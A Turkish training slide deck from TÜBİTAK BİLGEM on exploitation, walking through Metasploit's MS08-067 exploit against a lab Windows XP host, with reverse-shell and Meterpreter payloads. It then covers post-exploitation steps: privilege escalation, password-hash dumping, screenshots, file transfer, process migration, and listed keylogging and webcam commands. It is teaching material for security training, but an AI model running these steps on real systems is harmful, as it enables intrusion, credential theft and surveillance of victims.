

Exploitation

TÜBİTAK BİLGEM Siber Güvenlik Enstitüsü



Bu doküman, alıntı vererek kullanılabilir ya da paylaşılabilir ancak değiştirilemez ve ticari amaçla kullanılamaz. Detaylı bilgiye https://creativecommons.org/licenses/by-nc-nd/4.0/legalcode.tr bağlantısından erişebilirsiniz.

İçerik



Exploit ve Payload kavramları

Exploit Veritabanları

Exploit araçları (frameworks)

Metasploit Framework

Msfconsole

Meterpreter

Post-exploitation













Exploit

Yazılım veya donanımlarda bulunan hata ve açıklıkları, bu yazılım veya donanımdan beklenmeyen ve istenmeyen sonuçlar doğuracak şekilde kullanan kod parçası veya komut dizini

SİBER GÜVENLİK ENSTİTÜSÜ





Payload

- Zafiyet tetiklendiğinde işletilecek kod dizisi
- Hedefe sızıldığında yapılmak istenen işler
- Assembly dili kullanılır
- Platform ve OS bağımlı







Zafiyet, Exploit ve Payload





Zafiyet

• MS08_067 Netapi zafiyeti

Exploit

Metasploit MS08_067 exploit modülü

Payload

- Kabuk erişimi
- Kullanıcı ekleme
- Dosya yükleme
- Arka kapı açma
- Meterpreter
- ...



Exploitation Riskleri



Uygulamaların servis dışı kalması

Sunucuların servis dışı kalması

Sistem çalışırlığının zarar görmesi

Ağ trafiğinde ve sunucularda yavaşlık - geç cevap verme

Yapılandırma değişiklikleri


Gizli bilgilerin ifşası

Arka kapı unutulması















İstemci Tarafı

Zafiyet, istemci uygulamasında bulunur

- İnternet tarayıcıları
- Medya oynatıcıları
- Doküman okuyucular
- Run-Time Environments

İstemci uygulamalarında sıklıkla zafiyet çıkmaktadır

Kullanıcı hakları ile erişim elde edilir

Kullanıcı etkileşimi gerekli

Sosyal mühendislik saldırıları ile birlikte kullanılır



İstemci Tarafı

Saldırgan zararlı kod içeren kaynakları hazırlar

İstemci uygulamaları bu kaynaklara erişir

İstemci bilgisayarında zararlı kod çalışır


.bilgimikoruyorus



Yerel Hak Yükseltme

Kısıtlı haklara sahip kullanıcıdan daha yüksek haklara sahip kullanıcıya atlama

- uid 0, root
- Administrator, SYSTEM















Exploit Veritabanları





www.exploit-db.com



Exploit Veritabanları





Exploit Veritabanları



Exploit-db 'den MS03_026 zafiyeti için exploit aratılması

Kodun derlenmesi Exploit çalıştırılması

Hedef sunucuda oturum elde edilmesi

Bilgimikoruyorum















Exploit Çalıştırmanın Zorlukları



Exploit arama (manuel)

Farklı exploit kodları (en ideali?)

Kodun derlenmesi

Kodun düzeltilmesi

Hedef sistem versiyon tespiti

Exploit kararlı çalışmayabilir

Her exploit tek payload çalıştırır

Farklı payload için koda müdahale gerekli

Post-exploit kısıtlı veya mümkün değil (etkileşim imkanı kısıtlı)



Exploit Araçları (Frameworks)



Exploit kodunun çalıştırılması için kararlı ortam Kodun yeniden kullanımı ve modülerliği

Her exploit ile istenen payload kullanımı



Immunity Canvas



Core Impact



Metasploit







Metasploit



Exploit çalıştırma ve geliştirme aracı

H.D. Moore, 2003

Açık kaynak kodlu

Ruby ile yazılmış

Exploit modülleri incelenebilir

Rapid7 ürünü

Metasploit Community ve PRO


Nexpose ile entegre çalışma

```
=[ metasploit v4.6.2-2013060501 [core:4.6 api:1.0]
+ -- --=[ 1117 exploits - 702 auxiliary - 192 post
+ -- --=[ 305 payloads - 30 encoders - 8 nops
```



Metasploit Framework





Metasploit Framework



Modüller

Exploits

Açıklığı sömüren kod parçası

Payloads

• Exploit edildikten sonra elde edilen haklar ile hedef sunucuda çalıştırılan kod parçası

Encoders

• Antivirus, IPS/IDS gibi sistemleri atlatmak için kodlama

Auxiliary

• Yardımcı modüller

Post

• Exploit edilmiş sistemde saldırıyı ilerletmek için çalıştırılan kod parçası



Metasploit Framework



Kullanıcı Arayüzleri Msfconsole Metasploit konsol arayüzü Msfcli • Betikler ile birlikte kullanılabilecek komut satırı arayüzü Msfpayload • Payload üretici Msfencode • Payload kodlayıcı, IDS, IPS ve anti-virüs'lerden korunma **WEB** • Metasploit PRO ve Community Armitage





















msfupdate

```
oot@SGE:~# msfupdate
   Attempting to update the Metasploit Framework...
[*] Checking for updates
*] No updates available
root@SGE:~#
```





Metasploit komut satırı

Kabuk benzeri arayüz

Harici komut çalıştırma yeteneği

Exploit çalıştırma

Metasploit'in tüm özelliklerini kullanma yeteneği




Yardım Alma

```
sf > help
Core Commands
   Command
                 Description
                 Help menu
                 Move back from the current context
   back
                 Display an awesome metasploit banner
   banner
                 Change the current working directory
   cd
                Toggle color
   color
                Communicate with a host
   connect
   exit
                Exit the console
                Launch Metasploit web GUI
   go pro
                 Grep the output of another command
   grep
   help
                 Help menu
                 Displays information about one or more module
   info
   irb
                 Drop into irb scripting mode
                 Displays and manages jobs
   jobs
   kill
                Kill a job
                 Load a framework plugin
   load
```



Exploit arama





Exploit arama

Rank

- Excellent: Servis dışı bırakmayan başarılı
- Great: Hedef sistemin versiyon bilgisini tespit eder ve otomatik ayarları yapar
- Good: Genel yapılandırmada düzgün çalışır
- Normal: Tam olarak hedef sistemin versiyon bilgisini tespit edemez
- Average: Güvensizdir
- Low: Nadiren düzgün çalışır
- Manual: Çok güvensizdir, genelde servis dışı bırakır



Exploit Kullanımı

```
use exploit/windows/smb/ms08 067 netapi
msf exploit(ms08 067 netapi) >
msf exploit(ms08 067 netapi) > show options
Module options (exploit/windows/smb/ms08 067 netapi):
          Current Setting Required Description
  Name
                         yes The target address
  RHOST
  RPORT 445 yes Set the SMB service port
  SMBPIPE BROWSER yes
                                  The pipe name to use (BROWSER, SRVSVC)
Exploit target:
  Id
     Name
     Automatic Targeting
nsf exploit(ms08 067 netapi) >
```



Seçeneklerin ayarlanması

```
exploit(ms08 067 netapi) >
                            set RHOST 192.168.126.130
RHOST => 192.168.126.130
msf exploit(ms08 067 netapi) >
msf exploit(ms08 067 netapi) > show options
Module options (exploit/windows/smb/ms08 067 netapi):
  Name
          Current Setting Required Description
  RHOST 192.168.126.130 yes The target address
  RPORT 445
                         yes Set the SMB service port
  SMBPIPE BROWSER
                                    The pipe name to use (BROWSER, SRVSVC)
                          yes
Exploit target:
  Id Name
    Automatic Targeting
 sf exploit(ms08 067 netapi) >
```



Payload

```
exploit(ms08 067 netapi) > show payloads
Compatible Payloads
                                                  Disclosure Date Rank
  Name
                                                                           Description
  generic/custom
                                                                   normal Custom Payload
  generic/debug trap
                                                                   normal Generic x86 Debug Trap
  generic/shell bind tcp
                                                                   normal Generic Command Shell, B
TCP Inline
  generic/shell reverse tcp
                                                                   normal Generic Command Shell, R
se TCP Inline
  generic/tight loop
                                                                   normal Generic x86 Tight Loop
  windows/dllinject/bind ipv6 tcp
                                                                   normal Reflective DLL Injection
nd TCP Stager (IPv6)
  windows/dllinject/bind nonx tcp
                                                                   normal Reflective DLL Injection
nd TCP Stager (No NX or Win7)
  windows/dllinject/bind tcp
                                                                   normal Reflective DLL Injection
nd TCP Stager
  windows/dllinject/reverse http
                                                                   normal
                                                                           Reflective DLL Injection
                               gimikoruyorun
```



Singles

- Stagers + Stages
- Bağlantıyı ve istenilen işlevi beraber yapar
- Tek iş gerçekleştirmek için
- Örnek: adduser, exec, shell_bind_tcp

Stagers

- Bağlantıyı gerçekleştirir
- Küçük boyutta ve güvenilir
- Büyük boyuttaki payload'ları (Stages) hedef sisteme yükler
- Örnek: bind_tcp, reverse_tcp, reverse_http

Stages

- Hedef sistemde kompleks işlemler gerçekleştirme yeteneği
- Stages tarafından yüklenir
- Büyük boyutta olabilir
- Örnek: meterpreter, shell





Payload Yükleme

```
nsf exploit(ms08 067 netapi) > set PAYLOAD windows/shell/bind tcp
PAYLOAD => windows/shell/bind tcp
msf exploit(ms08 067 netapi) > show options
Module options (exploit/windows/smb/ms08 067 netapi):
          Current Setting Required Description
  Name
  RHOST 192.168.126.130 yes
                                    The target address
  RPORT 445
                                    Set the SMB service port
                          yes
                                    The pipe name to use (BROWSER, SRVSVC)
  SMBPIPE BROWSER
                          yes
Payload options (windows/shell/bind tcp):
           Current Setting Required Description
  Name
  EXITFUNC thread
                                     Exit technique: seh, thread, process, none
                            yes
                                     The listen port
  LPORT
           4444
                            yes
           192.168.126.130 no
  RHOST
                                     The target address
Exploit target:
  Id Name
      Automatic Targeting
```



Exploit

```
exploit(ms08 067 netapi) >
                             exploit
*| Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 0 / 1 - lang:English
[*] Selected Target: Windows XP SP0/SP1 Universal
[*] Attempting to trigger the vulnerability...
[*] Encoded stage with x86/shikata ga nai
[*] Sending encoded stage (267 bytes) to 192.168.126.130
   Command shell session 2 opened (192.168.126.128:41320 -> 192.168.126.130:4444)
                                                                               at 2013-
+0300
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\WINDOWS\system32>ipconfig
ipconfig
Windows IP Configuration
Ethernet adapter Local Area Connection:
       Connection-specific DNS Suffix . : localdomain
       IP Address. . . . . . . . . . . . . . . . 192.168.126.130
       Default Gateway . . . . . . . : 192.168.126.2
  WINDOWS\system32>
```

Uygulama

zamanı.

Msfconsole başlatın

Exploit ayarlayın

Payload ayarlayın

Exploit

Bilgimikoruyorum



















Payload Kullanımında Kısıtlar



Her bir payload tek bir iş gerçekleştirebilir

- Kullanıcı ekleme
- Belirli bir porta kabuk bağlama
- ...

Yeni process oluşturulması alarm üretir

Diskte dosya oluşturulması alarm üretir

Dinamik özellik ekleme imkanı yok

Her bir yeni özellik için tekrar exploit gerekli

"gimikoruyoru"

Kabuk erişimi kabuk komutları ile sınırlı





Linux kabuk benzeri komut satırı

DLL enjeksiyonu ile çalışır

Yeni process oluşturmaz

Bağlandığı process'in hakları ile çalışır

Dinamik olarak modül – özellik ekleme kapasitesi

Kabuk dışındaki komutları çalıştırma yeteneği

Birçok farklı işi gerçekleştirebilir

- Kabuk erişimi alma
- Kullanıcı ekleme, silme

• ..

SİBER GÜVENLİK

ENSTITUSU

Post exploit modülleri

Şifreli iletişim

İstikrarlı, esnek ve dinamik exploit ortamı





```
exploit(ms08 067 netapi) > set PAYLOAD windows/meterpreter/reverse tcp
 AYLOAD => windows/meterpre
asf exploit(ms08 067 netapi) > show options
Module options (exploit/windows/smb/ms08 067 netapi):
          Current Setting Required Description
  Name
  RHOST 192.168.126.130 yes The target address
  RPORT 445
                                    Set the SMB service port
                          yes
                                    The pipe name to use (BROWSER, SRVSVC)
  SMBPIPE BROWSER
                         ves
Payload options (windows/meterpreter/reverse tcp):
            Current Setting Required Description
  Name
  EXITFUNC thread
                                    Exit technique: seh, thread, process, none
                           yes
  LHOST
                           yes
                                    The listen address
  LPORT 4444
                                     The listen port
                           yes
Exploit target:
  Id Name
     Automatic Targeting
msf exploit(ms08 067 netapi) > set LHOST 192.168.126.128
HOST => 192.168.126.128
   exploit(ms08 067 netapi) >
```



sysinfo

```
meterpreter >
meterpreter > sysinfo
Computer : UGUR-SBITZBM4R3

OS : Windows XP (Build 2600, Service Pack 1).
Architecture : x86
System Language : en_US
Meterpreter : x86/win32
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
me
```

getsystem

```
meterpreter >
meterpreter > getsystem
...got system (via technique 1).
meterpreter >
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
meterpreter >
meterpreter >
meterpreter >
```



Oturum Yönetimi

```
eterpreter >
meterpreter > background
[*] Backgrounding session 1...
msf exploit(ms08 067 netapi) > sessions -1
Active sessions
 Id Type
                           Information
                                                                  Connection
    meterpreter x86/win32 NT AUTHORITY\SYSTEM @ UGUR-SBITZBM4R3 192.168.126.128:4444
192.168.126.130:1073 (192.168.126.130)
msf exploit(ms08 067 netapi) > sessions -i 1
[*] Starting interaction with 1....
meterpreter > sysinfo
Computer : UGUR-SBITZBM4R3
      : Windows XP (Build 2600, Service Pack 1).
Architecture : x86
System Language : en US
Meterpreter : x86/win32
eterpreter >
```



Kabuk Erişimi

```
eterpreter > *hell
Process 1396 created.
Channel 2 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
:\WINDOW5\System32>
C:\WINDOWS\system32>ipconfig
ipconfig
Windows IP Configuration
Ethernet adapter Local Area Connection:
       Connection-specific DNS Suffix . : localdomain
       IP Address. . . . . . . . . . . . . . . . . 192.168.126.130
       Default Gateway . . . . . . . . : 192.168.126.2
C:\WINDOWS\system32>exit
meterpreter >
 eterpreter >
```



hashdump






Post Exploit - hashdump

```
run post/windows/gather/hashdump
 terpreter 🗦
   Obtaining the boot key...
   Calculating the hboot key using SYSKEY 108dd9363e49b9e381d23102e7c1bc8a...
   Obtaining the user list and keys...
   Decrypting user keys...
   Dumping password hints...
No users with password hints on this system
   Dumping password hashes...
Administrator:500:b757bf5c0d87772faad3b435b51404ee:7ce21f17c0aee7fb9ceba532d0546ad6:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:aab730ce890bef56fca82615959d435f:741a039560d1eff6e0bb2c3fbf94883d:::
SUPPORT 388945a0:1002:aad3b435b51404eeaad3b435b51404ee:dlclcc65ca3d424178d647f61f6eae4c:::
meterpreter >
```



screenshot

```
meterpreter >
meterpreter > screenshot
Screenshot saved to: /root/JQPbzlTV.jpeg
meterpreter >
```



erpreter > 1s



Download

```
isting: c:\
                                                            Name
                            Type Last modified
                 Size
L00777/rwxrwxrwx 0
                            fil 2013-06-14 14:44:10 +0300 AUTOEXEC.BAT
                            fil 2013-06-14 14:44:10 +0300 CONFIG.SYS
L00666/rw-rw-rw- 0
                            dir 2013-06-14 14:47:29 +0300 Documents and Settings
40777/rwxrwxrwx 0
100444/r--r--r-- 0
                            fil
                                 2013-06-14 14:44:10 +0300 IO.SYS
100444/r--r-- 0
                                 2013-06-14 14:44:10 +0300 MSDOS.SYS
                            fil
                                2002-08-28 21:08:54 +0300 NTDETECT.COM
100555/r-xr-xr-x 47580
                            fil
40555/r-xr-xr-x 0
                                 2013-06-14 14:50:05 +0300 Program Files
10777/rwxrwxrwx 0
                            dir 2013-06-14 14:47:02 +0300
                                                            System Volume Information
40777/rwxrwxrwx 0
                            dir 2013-06-14 15:00:33 +0300
                                                            WINDOWS
100666/rw-rw-rw- 194
                            fil
                                                            boot.ini
                                  2013-06-14 14:40:26 +0300
L00444/r--r--r-- 233632
                            fil
                                  2002-08-29 01:05:20 +0300
                                                            ntldr
100666/rw-rw-rw- 1723858944 fil
                                 2013-06-14 14:52:15 +0300 pagefile.sys
meterpreter > download boot.ini /root
*] downloading: boot.ini -> /root/boot.ini
*] downloaded : boot.ini -> /root/boot.ini
eterpreter > background
*] Backgrounding session 2...
msf exploit(ms08_067_netapi) >
msf exploit(ms08 067 netapi) > cat /root/boot.ini
*] exec: cat /root/boot.ini
boot loaderl
timeout=30
default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
operating systems]
ulti(0)disk(0)rdisk(0)partition(1)\WINDOWS="Microsoft Windows XP Professional" /fastdetect
 f exploit(ms08 067 netapi) >
```



Upload

```
terpreter >
             upload /root/bash history "c:\\Documents and Settings"
eterpreter >
*] uploading : /root/bash history -> c:\Documents and Settings
               : /root/bash history -> c:\Documents and Settings\bash history
*] uploaded
meterpreter >
meterpreter > 1s
Listing: c:\Documents and Settings
Mode
                              Last modified
                 Size
                        Type
                                                         Name
                              2013-06-17 09:59:08 +0300
40777/rwxrwxrwx
                        dir
40777/rwxrwxrwx
                        dir
                              1980-01-01 01:00:00 +0300
40777/rwxrwxrwx
                        dir
                              2013-06-14 14:47:29 +0300
                                                         Administrator
40777/rwxrwxrwx
                        dir
                              2013-06-14 14:43:24 +0300
                                                         All Users
40777/rwxrwxrwx
                        dir
                              2013-06-14 14:44:13 +0300
                                                         Default User
                                                         LocalService
40777/rwxrwxrwx
                        dir
                              2013-06-14 14:46:44 +0300
40777/rwxrwxrwx
                        dir
                              2013-06-14 14:46:44 +0300
                                                         NetworkService
100666/rw-rw-rw-
                        fil
                              2013-06-17 09:59:31 +0300
                                                         bash history
eterpreter >
```



migrate

erpreter > ps rocess List PID PPID Name Arch Session User Path [System Process] 4294967295 x86 NT AUTHORITY\SYSTEM System C:\WINDOWS\Explorer.EXE 520 explorer.exe x86 UGUR-SBITZBM4R3\Administrator 528 C:\WINDOWS\System32\logon.scr 624 logon.scr x86 UGUR-SBITZBM4R3\Administrator \SystemRoot\System32\smss.exe 536 NT AUTHORITY\SYSTEM smss.exe x86 \??\C:\WINDOWS\system32\csrss.exe 536 csrss.exe x86 NT AUTHORITY\SYSTEM 624 536 winlogon.exe x86 NT AUTHORITY\SYSTEM \??\C:\WINDOWS\system32\winlogon.exe C:\WINDOWS\system32\services.exe 668 624 services.exe x86 NT AUTHORITY\SYSTEM 624 C:\WINDOWS\system32\lsass.exe 680 lsass.exe x86 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\sychost.exe NT AUTHORITY\SYSTEM 944 C:\WINDOWS\System32\svchost.exe 668 svchost.exe x86 C:\WINDOWS\System32\svchost.exe 1124 668 svchost.exe x86 0 NT AUTHORITY\NETWORK SERVICE C:\WINDOWS\System32\svchost.exe 1156 668 svchost.exe x86 NT AUTHORITY\LOCAL SERVICE 668 x86 C:\WINDOWS\system32\spoolsv.exe 1356 spoolsv.exe NT AUTHORITY\SYSTEM 1556 cmd.exe x86 UGUR-SBITZBM4R3\Administrator C:\WINDOWS\System32\cmd.exe meterpreter > getpid

Current pid: 944

meterpreter > migrate 624

*] Migrating from 944 to 624...

[*] Migration completed successfully.

eterpreter > getpid irrent pid: 624





- ? | help
- background
- exit
- load
- migrate
- run
- getsystem
- hashdump
- timestomp



- cat
- cd
- download | upload
- edit
- |s
- mkdir
- mv
- pwd
- rm
- rmdir
- search



- idletime
- screenshot
- keyscan_start
- keyscan_stop
- keyscan_dump
- record_mic
- webcam_list
- webcam_snap



- clearev
- execute
- getpid
- getuid
- kill
- ps
- reboot
- shutdown
- reg
- shell
- sysinfo

Uygulama

30 La Mans

Msfconsole başlatın

Exploit ayarlayın

Payload ayarlayın

Exploit

Hak yükseltin Özetleri alın

Ekran görüntüsü alın

Mailing





Teşekkürler





